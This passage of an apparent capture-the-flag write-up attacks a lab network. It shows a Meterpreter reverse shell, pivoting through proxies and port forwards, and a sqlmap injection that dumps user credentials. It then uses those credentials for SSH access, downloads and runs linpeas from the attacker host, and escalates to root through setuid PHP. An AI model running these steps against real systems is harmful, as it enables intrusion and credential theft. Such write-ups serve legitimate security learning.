msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost ⇒ 0.0.0.0
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:4455
[*] Sending stage (3008420 bytes) to 192.168.16.64
[*] Meterpreter session 1 opened (192.168.16.53:4455 → 192.168.16.64:37146) at 2020-10-21 19:45:36 +0200

meterpreter > ls
Listing: /tmp
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  250   fil   2020-10-21 19:44:35 +0200  mp
40700/rwx------   4096  dir   2020-10-14 17:24:57 +0200  tmp.2sioody569
40700/rwx------   4096  dir   2020-10-14 17:24:57 +0200  tmpctfy1w8t

meterpreter >
```

We add ourself a route to the network through the meterpreter session and start a socks proxy

```
meterpreter > bg
[*] Backgrounding session 3 ...
msf6 auxiliary(server/socks5) > route add 192.168.0.0 255.255.255.0 3
[*] Route added
msf6 auxiliary(server/socks5) > run
[*] Auxiliary module running as background job 1.

[*] Starting the socks5 proxy server
msf6 auxiliary(server/socks5) >
```

Again we use proxy chains to scan


```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 1000
#http://127.0.0.1 8080
#socks5 192.168.16.64 1080 Prime tinkerbell1
socks5  127.0.0.1 1080
```

We find 22, 80 and 443 on 192.168.0.1

```
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.0.1:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.0.1:22-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.0.1:443-<><>-OK
Nmap scan report for 192.168.0.1
Host is up (0.0060s latency).

PORT    STATE  SERVICE
22/tcp  open   ssh
80/tcp  open   http
443/tcp open   https
```


Port 443 looks interesting



We add the fqdn to our host-file

```
root@kali2:~# echo "192.168.0.1 crm.worstwestern.com">>/etc/hosts
root@kali2:~#
```

We reach a CRM



We set up a port forwarding instead of using socks

```
[*] Started reverse TCP handler on 0.0.0.0:4455
[*] Meterpreter session 20 opened (192.168.16.53:4455 → 192.168.16.64:47722) at 2020-10-21 21:51:14 +0200

meterpreter > portfwd add -L 127.0.0.1 -l 443 -r 192.168.0.1 -p 443
[*] Local TCP relay created: 127.0.0.1:443 ⟷ 192.168.0.1:443
```

There is a SQLi in email-field in the "Forgot-password" page.

Copying request from Browser developer tools

```
root@kali2:~# cat sqli.txt
POST https://127.0.0.1/forgot-password.php HTTP/1.1
Host: crm.worstwestern.com
User-Agent: _really_
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://crm.worstwestern.com/forgot-password.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Connection: keep-alive
Cookie: PHPSESSID=ntktd76ic0jc2op9at77hrecsn
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

email=sd*&submit=&submit=
```

sqlmap -r sqli.txt --dbms mysql -D crm --tables --batch

```
k
Database: crm
[5 tables]
+-----------+
| user      |
| admin     |
| prequest  |
| ticket    |
| usercheck |
+-----------+
```

```
3
Database: crm
Table: admin
[1 entry]
+----+--------+----------------------+
| id | name   | password             |
+----+--------+----------------------+
| 1  | admin | MySecretPassword123 |
+----+--------+----------------------+
```

```
Database: crm
Table: user
[7 entries]
+----+-----------------+-----------------------------+--------+------------+--------+-------------------------------+-----------------
--+-----------------------------+------------+---------------------+
| id | name            | email                       | gender | mobile     | status | address                       | password
  | alt_email                   | user_image | posting_date        |
+----+-----------------+-----------------------------+--------+------------+--------+-------------------------------+-----------------
--+-----------------------------+------------+---------------------+
| 3  | Peter Griffin   | peterg@worstwestern.com     | Female | 8285703354 | 0      | Sec-5 Sahibabad Ghaziabad     | TheBirdIsTheWor
d | peter.griffin@worstwestern.com | NULL       | 2015-01-01 12:30:00 |
| 7  | Rahul           | rahul@gmail.com             | m      | 8285703355 | 0      | <blank>                       | 123456
  | <blank>                     | <blank>    | 2015-02-03 12:30:00 |
| 9  | Anuj            | demo@gmail.com              | m      | 1234567890 | 0      | New Delhi India               | Test@12345
  | test@gmail.com              | <blank>    | 2019-07-10 13:30:00 |
| 11 | Test user       | testuser@gmail.com          | Male   | 1234567890 | NULL   | New Delhi                     | Test@123
  | ak@gmail.com                | NULL       | 2019-08-06 13:09:15 |
| 12 | ABc             | abc@gmail.com               | m      | 1234567890 | NULL   | New Delhi India               | Test@123
  | jsadgj@gmail.com            | NULL       | 2019-08-10 06:24:31 |
| 13 | me              | me@home.no                  | m      | 1          | NULL   | NULL                          | Test
  | NULL                        | NULL       | 2020-10-18 13:09:33 |
| 14 | me              | me@home2.no                 | m      | 2          | NULL   | NULL                          | me
  | NULL                        | NULL       | 2020-10-18 13:23:55 |
+----+-----------------+-----------------------------+--------+------------+--------+-------------------------------+-----------------
--+-----------------------------+------------+---------------------+
```

So we have a entry for Peter here too, which a slightly different password: TheBirdIsTheWord

We put up another port fwd

```
meterpreter > portfwd add -L 127.0.0.1 -l 2222 -r 192.168.0.1 -p 22
[*] Local TCP relay created: 127.0.0.1:2222 ⟷ 192.168.0.1:22
meterpreter >
```

Trying our new-found credentials and have a shell

```
root@kali2:~# ssh peterg@127.0.0.1 -p 2222
The authenticity of host '[127.0.0.1]:2222 ([127.0.0.1]:2222)' can't be established.
ECDSA key fingerprint is SHA256:cXxUcEbAI/Byk+TdYNS8RSDlsQSO4WmMICXUuejg5ac.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:2222' (ECDSA) to the list of known hosts.
peterg@127.0.0.1's password:
Linux hotelww 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
peterg@hotelww:~$
```

Flag2 is in users homefolder

Put up a web server on our attacking machine

```
root@kali2:/opt# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Download and run linpeas

```
peterg@hotelww:~$ wget http://192.168.16.53/linpeas;chmod +x linpeas;./linpeas -s
--2020-10-22 10:01:29--  http://192.168.16.53/linpeas
Connecting to 192.168.16.53:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 175038 (171K) [application/octet-stream]
Saving to: 'linpeas'

linpeas                          100%[=============================================================>] 170.94K  --.-KB/s    in 0.004s

2020-10-22 10:01:29 (38.6 MB/s) - 'linpeas' saved [175038/175038]
```

```
linpeas v2.4.5 by carlospolop
```

php has setuid capabilities

```
[+] Capabilities
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
/usr/bin/php7.3 = cap_setuid+ep
/usr/bin/vim = cap_setuid+ep
/usr/bin/ping = cap_net_raw+ep
```

Gtfobins.github.io helps us finding a way to exploit

```
peterg@hotelww:~$ php -r "posix_setuid(0); system('sh');"
id
uid=0(root) gid=1000(peterg) groups=1000(peterg)
```

Flag3 is in /root

Phew....pwned!